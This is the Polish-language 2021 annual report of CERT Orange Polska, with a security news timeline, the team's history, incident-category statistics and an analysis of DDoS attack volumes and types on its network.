Rząd daje zielone światło e-paragonom. W teorii ma to wyglądać tak że klient paragon dostanie mailem lub SMS-em. Korzystanie z tej innowacji ma być jak na razie dobrowolne zarówno dla sklepów, jak i kupujących.

Polska

Naruszenie bezpieczeństwa danych agentów celnych

Dane agentów celnych mogły dostać się w niepowołane ręce wskutek błędu w systemie informatycznym wykorzystywanym przez Szefa Krajowej Administracji Skarbowej. Były to m.in. takie dane jak imię nazwisko, PESEL, adres zamieszkania.

Grudzień

Polska

Gmina straciła milion złotych

Nie tylko przeciętny obywatel może być ofiarą oszustwa. Gmina Grębocice (pow. polkowicki) straciła milion złotych przez oszusta, który podając się za pracownika banku, wyłudził pieniądze na fałszywą lokatę.

Świat

Aresztowanie grupy REvil

Rosyjska agencja bezpieczeństwa wewnętrznego aresztowała 14 domniemanych członków gangu ransomware REvil, w tym hakera, który miał dokonać ataku Maya na rurociąg Colonial Pipeline. Oznacza to wyeliminowanie grupy.

Luka w Log4j

Ujawniona krytyczna podatność w Apache Log4j. Dotyczy wielu usług związanych choćby z przemysłem rozrywkowym i gier komputerowych. Przygotowano łatkę bezpieczeństwa oraz wydano rekomendacje.

OPL

Kampania z użyciem malware Quakbot

Kampania polegała na rozsyłaniu załącznika w postaci archiwum ZIP w fałszywej wiadomości email. Archiwum zawierało arkusz kalkulacyjny z aktywną zawartością (makrem), które pobierało z internetu złośliwe oprogramowanie. W kampanii wykorzystywano fragmenty wykradzionych wcześniej wiadomości email. Część kampanii była przeznaczona dla polskich odbiorców, ale treść była kiepskiej jakości (od razu klasyfikowane jako phishing).

Nowy exploit typu 0-day w bibliotece log4j

Nowy exploit typu 0-day w bibliotece log4j. Podatność log4shell z nim związana pozwalała atakującemu na zdalne wykonanie kodu (RCE) w aplikacjach opartych na języku Java.

Świat

Dezinformacja dotycząca COVID-19

Facebook zniósł powiązaną z Chinami kampanię dezinformacyjną dotyczącą COVID-19. Toczyła się ona wokół postu szwajcarskiego biologa, który w rzeczywistości… nie istniał.

25 lat jesteśmy dla Was

1997

Powstaje TP Abuse pierwszy zespół bezbezpieczeństwa

2001

Przystąpienie do Trusted Introducer, inicjatywy zrzeszającej zespoły reagujące na incydenty

2006

Uzyskanie przez CERT Orange Polska (TP CERT) pozwolenia od CERT Coordination Center, działającego przy Carnegie Mellon University na wykorzystanie marki CERT w nazwie zespołu

2009

Blokada portu 25

2010

Powstanie zespołu Security Operations Center (SOC)

2011

Przystąpienie CERT Orange Polska do międzynarodowej organizacji FIRST (Forum of Incident Response and Security Teams) zrzeszającej zespoły reagujące na incydenty

2012

Uruchomienie pierwszej usługi komercyjnej chroniącej przed atakami DDoS

Raport CERT Orange Polska 2021

2014

CERT Orange Polska uzyskuje status zespołu akredytowanego w Trusted Introducer

Atak na DNS

Pierwszy certyfikat UKE

Powstaje piewrszy raport roczny CERT Orange Polska

2015

Powstanie CyberTarczy, autorskiego rozwiązania CERT Orange Polska

2016

Status zespołu certyfikowanego w Trusted Introducer. Najwyższy status w organizacji Trusted Introducer, CERT Orange Polska otrzymuje go jako pierwszy zespół z Polski.

2016/17

CERT Orange Polska został członkiem zespołu NC Cyber

2018

Zorganizowanie wspólnie z NASK międzynarodowego spotkania zespołów CERT w siedzibie Orange Polska

2019

Pierwsze zawody CTF w grupie Orange w Warszawie.
Pierwsze miejsce na podium z dziesięciu zespołów biorących udział

2020

Międzynarodowa nagroda dla CyberTarczy za najlepsze operatorskie rozwiązanie w dziedzinie bezpieczeństwa sieci

Incydenty bezpieczeństwa obsłużone przez CERT Orange Polska

Przedstawiamy rozkład procentowy incydentów bezpieczeństwa obsłużonych przez nas w sposób nieautomatyczny w roku 2021. Incydenty dotyczą usługowych sieci internetowych, a analizy głównie podziału na kategorie oraz porównań z ubiegłym rokiem.

Obsługiwane przypadki odnoszą się, zarówno do sytuacji ataku na zasoby dołączone do sieci Orange Polska, jak i tych prowadzonych z zasobów w tej sieci. Dotyczyły one wszelkich rodzajów sieci z punktu widzenia ich użytkownika końcowego, tj. użytkowników indywidualnych, jak i podmiotów korporacyjnych.


Informacje o incydentach pochodziły zarówno ze źródeł zewnętrznych, jak i wewnętrznych systemów bezpieczeństwa. Zewnętrzne źródła informacji to przede wszystkim zgłoszenia od użytkowników, informacje pochodzące od organizacji zajmujących się bezpieczeństwem, czy innych zespołów CERT, natomiast własne systemy bezpieczeństwa to m.in. systemy wykrywania i zapobiegania włamaniom (IDS/IPS), analizatory przepływów sieciowych (flows) pod kątem ataków DDoS oraz złośliwych kodów, pułapki sieciowe (honeypot), systemy zarządzania informacją związaną z bezpieczeństwem i zdarzeniami (SIEM), CTI, DNS/IP sinkhole.

Kategorie obsługiwanych incydentów:


Kategoria incydentu	Opis oraz przykłady zdarzeń
Obraźliwe i nielegalne treści	Rozpowszechnianie niebezpiecznych i zabronionych prawem treści (np. rozsyłanie spamu, dystrybucja/udostępnianie materiałów chronionych prawem autorskim - piractwo/plagiat, pornografia dziecięca) oraz rozpowszechnianie treści obraźliwych/gróźb i innych związanych z naruszeniem zasad i reguł w sieci internet.
Złośliwe oprogramowanie	Infekcje i rozpowszechnianie złośliwego oprogramowania (np. hostowanie C&C, złośliwe oprogramowanie w załączniku wiadomości lub link do skompromitowanego adresu URL).
Gromadzenie informacji	Podejmowanie działań mających na celu uzyskanie informacji o systemie lub sieci, bądź ich użytkownikach, zmierzających do nieautoryzowanego dostępu (np. skano-wanie portów, podsłuch, inżynieria społeczna/phishing – w tym rozpowszechnianie maili phishingowych, hostowanie stron phishingowych).
Próby włamań	Próby uzyskania nieautoryzowanego dostępu do systemu lub sieci (np. wielokrotne nieuprawnione logowania, próby naruszenia systemu lub zakłócania funkcjonowania usług przez wykorzystywanie podatności).
Włamania sieciowe	Uzyskanie nieautoryzowanego dostępu do systemu lub sieci, tj. wtargnięcie, naruszenie systemu/przełamanie zabezpieczeń (np. poprzez wykorzystanie znanych podatności systemu), kompromitacja konta.
Dostępność zasobów	Blokowanie dostępności zasobów sieciowych (systemu, danych), m. in. poprzez wysyłanie dużej ilości danych, które skutkuje odmową świadczenia usług (ataki typu DDoS).
Poufność i integralność informacji	Naruszenie poufności lub integralności informacji, najczęściej w efekcie wcześniejszego przejęcia systemu lub przechwycenia danych podczas transmisji (np. przechwycenie i/lub udostępnienie określonego zbioru informacji, zniszczenie lub modyfikacja danych w określonym zbiorze informacji).
Oszustwa sieciowe	Czerpanie korzyści z nieuprawnionego wykorzystania zasobów sieciowych (informacji, systemu) bądź ich użycie niezgodne z przeznaczeniem (np. użycie nazwy organizacji bez pozwolenia czy użycie zasobów organizacji w celach pozastatutowych).
Inne	Zdarzenia, które nie mieszczą się w wymienionych kategoriach.

Stosowana przez nas klasyfikacja obejmuje wszelkie typy zdarzeń zgłaszanych i obsługiwanych przez zespoły typu CSIRT/CERT. Kategorie oparte są na typie i skutku działań naruszających bezpieczeństwo, związanych z procesem ataku na system teleinformatyczny i jego wykorzystaniem. Podział taki przydatny jest głównie z punktu widzenia działań operacyjnych, pod kątem osiągniętego celu. W praktyce w analizowanych incydentach używano zazwyczaj wielu metod i technik prowadzących do osiągnięcia określonego skutku, głównie związanych z użyciem złośliwego oprogramowania.

Rozkład procentowy kategorii incydentów obsłużonych przez CERT Orange Polska w 2021 roku




Rozkład procentowy kategorii incydentów obsłużonych przez CERT Orange Polska w 2021 roku i porównanie z rokiem 2020



Wśród obsłużonych incydentów, największą grupę stanowiły te z klasy gromadzenie informacji (39,2 proc.). W porównaniu z rokiem 2020 nastąpił nieznaczny wzrost – o ponad 4 pp. (34,8 proc. w 2020 r.). Na drugim miejscu znalazły się incydenty z kategorii złośliwe oprogramowanie (17,6 proc.) – znaczny spadek do ubiegłego roku (25 proc. w 2020 r.). Kolejne miejsce to ataki na dostępność zasobów (17,3 proc.) – nieznaczny spadek do ubiegłego roku (19,7 proc. w 2020 r.), incydenty z grupy obraźliwych i nielegalnych treści (14,8 proc.) – wzrost w stosunku do poprzedniego roku o 3,8 pp., poufność i integralność informacji (4,1 proc.) – podobnie jak w ubiegłym roku (3,9 proc. w 2020 r.), próby włamań (4,0 proc.) – podobnie jak w ubiegłym roku, oszustwa sieciowe (2 proc.) – podobnie jak w ubiegłym roku. Poniżej 1 proc. zaklasyfikowano włamania sieciowe. Inne, nieobjęte wspomnianymi kategoriami, stanowiły nieznaczny odsetek obsłużonych incydentów.

Rozkład miesięczny incydentów w 2021 r. z podziałem na kategorie



Rozkład w czasie występowania incydentów w 2021 r. nie jest regularny. Przede wszystkim można zauważyć wzrost liczby obsługiwanych incydentów w kwietniu, czerwcu oraz w listopadzie i grudniu. Wzrost ten spowodowany był zwiększoną liczbą przypadków kampanii phishingowych i złośliwego oprogramowania, związanych m. in. z Flubotem.

Gromadzenie informacji

Incydenty z kategorii „gromadzenie informacji" stanowiły najliczniejszą grupą obsłużonych w 2021 r. (39,2 proc. wszystkich). Na grupę tych incydentów składają się przede wszystkim przypadki phishingu oraz skanowania portów. Tego typu zagrożenia to w większości przypadków istotny element bardziej zaawansowanych ataków, mających na celu kradzież informacji czy oszustw finansowych. Na przestrzeni roku najwięcej przypadków w tej kategorii wystąpiło w kwietniu oraz grudniu.

Złośliwe oprogramowanie

Na klasę incydentów „złośliwe oprogramowanie" składają się przede wszystkim przypadki infekcji (m.in. infekcji złośliwym oprogramowaniem typu ransomware, trojan), dystrybucji złośliwego oprogramowania, w tym m.in. złośliwe oprogramowanie w załączniku wiadomości, hostowanie złośliwych stron czy hostowania serwerów Command&Control (C&C) kontrolujących zdalnie sieć zainfekowanych komputerów. Incydentów o takiej charakterystyce było 17,6 proc. wszystkich obsłużonych w roku 2021, zaś najwięcej przypadków w tej kategorii wystąpiło w listopadzie oraz grudniu. Spowodowane było to zwiększoną liczbą kampanii złośliwego oprogramowania (złośliwe oprogramowanie jako załącznik bądź link prowadzący do złośliwego URL), związanych z Flubotem. W praktyce w większości analizowanych incydentów, cyberprzestępcy zamierzony cel osiągnęli przy użyciu złośliwego oprogramowania, dlatego temu zagrożeniu poświęcona jest odrębna część raportu.

Dostępność zasobów

Na klasę incydentów „dostępność zasobów" składają się przede wszystkim przypadki ataków typu Distributed Denial of Service (DDoS). Incydentów o takiej charakterystyce było 13,3 proc. w roku 2021, zaś na przestrzeni roku najwięcej incydentów w tej kategorii obsłużono we wrześniu, październiku oraz listopadzie. Incydenty te, podobnie jak złośliwe oprogramowanie, mogą być szczególnym zagrożeniem i powodować istotne straty, dlatego poświęciliśmy im odrębną część raportu.

Obraźliwe i nielegalne treści

Na grupę incydentów określanych jako „obraźliwe i nielegalne treści" składają się przede wszystkim przypadki dotyczące rozsyłania spamu. Inne typy incydentów w tej grupie to m. in. przypadki dotyczące naruszeń praw autorskich (np. piractwo) oraz rozpowszechniania treści zabronionych prawem (np. treści rasistowskie, pornografia dziecięca czy wychwalające przemoc). W 2021 r. odnotowano 14,8 proc. tego typu przypadków. Na przestrzeni roku 2021 szczególne nasilenie incydentów w tej kategorii można było zaobserwować w czerwcu, zaś najmniejsze w grudniu.

Poufność i integralność informacji

Na tę klasę składają się przypadki nieautoryzowanego dostępu do informacji oraz zmiany lub usunięcia zbiorów informacji. W 2021 r. odnotowano 4,1 proc. tego typu przypadków. Niemniej jednak takie incydenty mają duży ciężar gatunkowy. W praktyce oznaczają poważne problemy związane z wyciekiem informacji lub innymi konsekwencjami nieautoryzowanego dostępu do nich. Na przestrzeni roku najwięcej incydentów w tej kategorii obsłużono w styczniu, a najmniej we wrześniu.

Próby włamań

W kategorii „próby włamań" ujęto głównie przypadki usiłowania przełamania zabezpieczeń przez wykorzystanie podatności systemów, jego komponentów lub całych sieci oraz prób logowania do usług lub systemów dostępowych (zgadywania haseł), mające na celu uzyskanie dostępu do systemu czy przejęcia nad nim kontroli. Incydentów o takiej charakterystyce było 4,0 proc. w roku 2021, zaś na przestrzeni roku najwięcej incydentów w tej kategorii obsłużono w listopadzie.

Oszustwa sieciowe

W kategorii „oszustwa sieciowe" zostały zawarte głównie przypadki nieautoryzowanego użycia zasobów i nielegalnego używania nazwy innego podmiotu bez jego zezwolenia. Przypadki te stanowiły 2,7 proc. wszystkich incydentów, najwięcej przypadków w tej kategorii na przestrzeni roku wystąpiło w styczniu oraz październiku. Przypadki te dotyczyły głównie ataków podszywania się pod znane marki i instytucje w kampaniach złośliwego oprogramowania oraz phishingowych.


Włamania sieciowe

Na tę klasę incydentów składają się typy incydentów tożsame z klasą „próby włamań" jednak zakończone pozytywnym efektem z punktu widzenia atakującego. Incydentów o takiej charakterystyce było 0,3 proc. w roku 2021.

Inne

Incydenty niesklasyfikowane w poprzednich kategoriach stanowiły nieznaczny odsetek wszystkich przypadków. Nie można określić żadnego dominującego rodzaju wśród tych incydentów.

Wolumetryczne ataki na usługi i infrastrukturę – DDoS



W niniejszym rozdziale przedstawiamy skalę oraz typy wolumetrycznych ataków DDoS identyfikowanych na analizowanych łączach Orange Polska. Analizy dotyczą przede wszystkim rodzajów wykrywanych ataków DDoS, ich siły, czasu trwania oraz porównań z ubiegłym rokiem.


Ataki odmowy dostępu do usługi (Distributed Denial of Service – DDoS) to jedne z najprostszych i najbardziej popularnych ataków na sieć lub system komputerowy a zarazem jedne z bardziej niebezpiecznych i groźnych w skutkach. Ich głównym celem jest utrudnienie bądź uniemożliwienie korzystania z oferowanych przez zaatakowany system usług sieciowych i w efekcie paraliż infrastruktury ofiary poprzez masowe wysyłanie zapytań do zaatakowanej usługi.

Dane podawane na wykresach są uśrednione (poza tym podpisanym jako „Wolumen najsilniejszych ataków DDoS zaobserwowanych w sieci Orange Polska na przestrzeni ostatnich lat").

Ataki DDoS – charakterystyka ruchu

Poniżej przedstawiamy charakterystyki ruchu dla najczęściej wykorzystywanych w atakach DDoS portów protokołu UDP na analizowanych łączach Orange Polska. Port 389 jest wykorzystywany przez usługę CLDAP (Connectless Lightweight Directory Access Protocol) służącej do korzystania z usług katalogowych. Na analizowanym łączu Orange Polska, największy ruch na tym porcie (niemal 80 Gbps) zaobserwowano w styczniu oraz we wrześniu (ponad 60 Gbps).

Charakterystyka ruchu na porcie 389 na analizowanym łączu Orange Polska




Raport CERT Orange Polska 2021

Port 123 jest używany przez usługę NTP (Network Time Protocol) służącej synchronizacji czasu w systemach teleinformatycznych i telekomunikacyjnych. Największy ruch na tym porcie zaobserwowano w styczniu (powyżej 100 Gbps).

Charakterystyka ruchu na porcie 123 na analizowanym łączu Orange Polska

Port 53 używany przez usługę DNS (Domain Name System), odpowiedzialnej za wzajemną translację nazw domenowych i adresów IP. Największy ruch na tym porcie został zidentyfikowany w listopadzie oraz grudniu (niemal 200 Gbps).

Charakterystyka ruchu na porcie 53 na analizowanym łączu Orange Polska



Ataki DDoS – typy ataków


Klasyfikacja ataków DDoS używana przez CERT Orange Polska opiera się na trzech kategoriach o różnym poziomie krytyczności. Ten aspekt jest zależny od wolumenu ruchu oraz czasu trwania anomalii. Alert wysoki najczęściej ma istotny wpływ na dostępność usług, zaś te o poziomach średnim i niskim ograniczają ją jedynie w specyficznych warunkach.

Częstość występowania ataków DDoS na przestrzeni ostatnich lat utrzymuje się na zbliżonym poziomie, choć z tendencją wzrostową. **Najwięcej alertów na przestrzeni roku 2021 zarejestrowano 24 września (niemal 1600). Wzrost ten spowodowany był zwiększoną liczbą ataków typu carpet bombing (więcej o tego typu atakach w dalszej części rozdziału).**

Największa odnotowana wartość natężenia ruchu w szczycie ataku to:


ok. 476 Gbps.

Rozkład alertów DDoS w podziale na poziom krytyczności





W rozkładzie procentowym poziomu krytyczności ataków DDoS w roku 2021 największy udział alertów stanowiły te o średnim stopniu krytyczności – ponad połowę odnotowanych zdarzeń. W porównaniu do 2020 r. jest ich o 6,2 pp. mniej. **W roku 2021 udział ataków o najniższym stopniu krytyczności zwiększył się o 6,8 pp. w porównaniu do roku 2020 i wyniósł 25,7 procent.** Udział ataków o najwyższym stopniu krytyczności wyniósł 18,3 proc. i był na zbliżonym poziomie do roku 2020 (18,9 proc.).

Diagram poziomu krytyczności alertów DDoS w rozkładzie procentowym



Poziom krytyczności alertów DDoS w rozkładzie procentowym





Podobnie jak w poprzednich latach, najczęściej występującymi rodzajami ataków wolumetrycznych obok IP/UDP Fragmentation (70,3 proc. wszystkich ataków – znaczny spadek w stosunku do roku 2020 – o 11 pp.) były ataki Reflected DDoS przy użyciu protokołów UDP. Wśród nich w roku 2021, najczęściej wykorzystywane były otwarte serwery DNS (49 proc. – nieznaczny spadek w stosunku do roku 2020 – o 3,9 pp.), otwarte serwery LDAP – (27 proc. – znaczny spadek w stosunku do roku 2020 – o 13,8 pp.), niepoprawnie skonfigurowane serwery czasu (NTP) – identyfikowane w 19,3 proc. wszystkich ataków (identyczny poziom do roku 2020), serwery Memcached (około 3 proc. – wzrost w stosunku do roku 2020 – ponad 1 pp.).

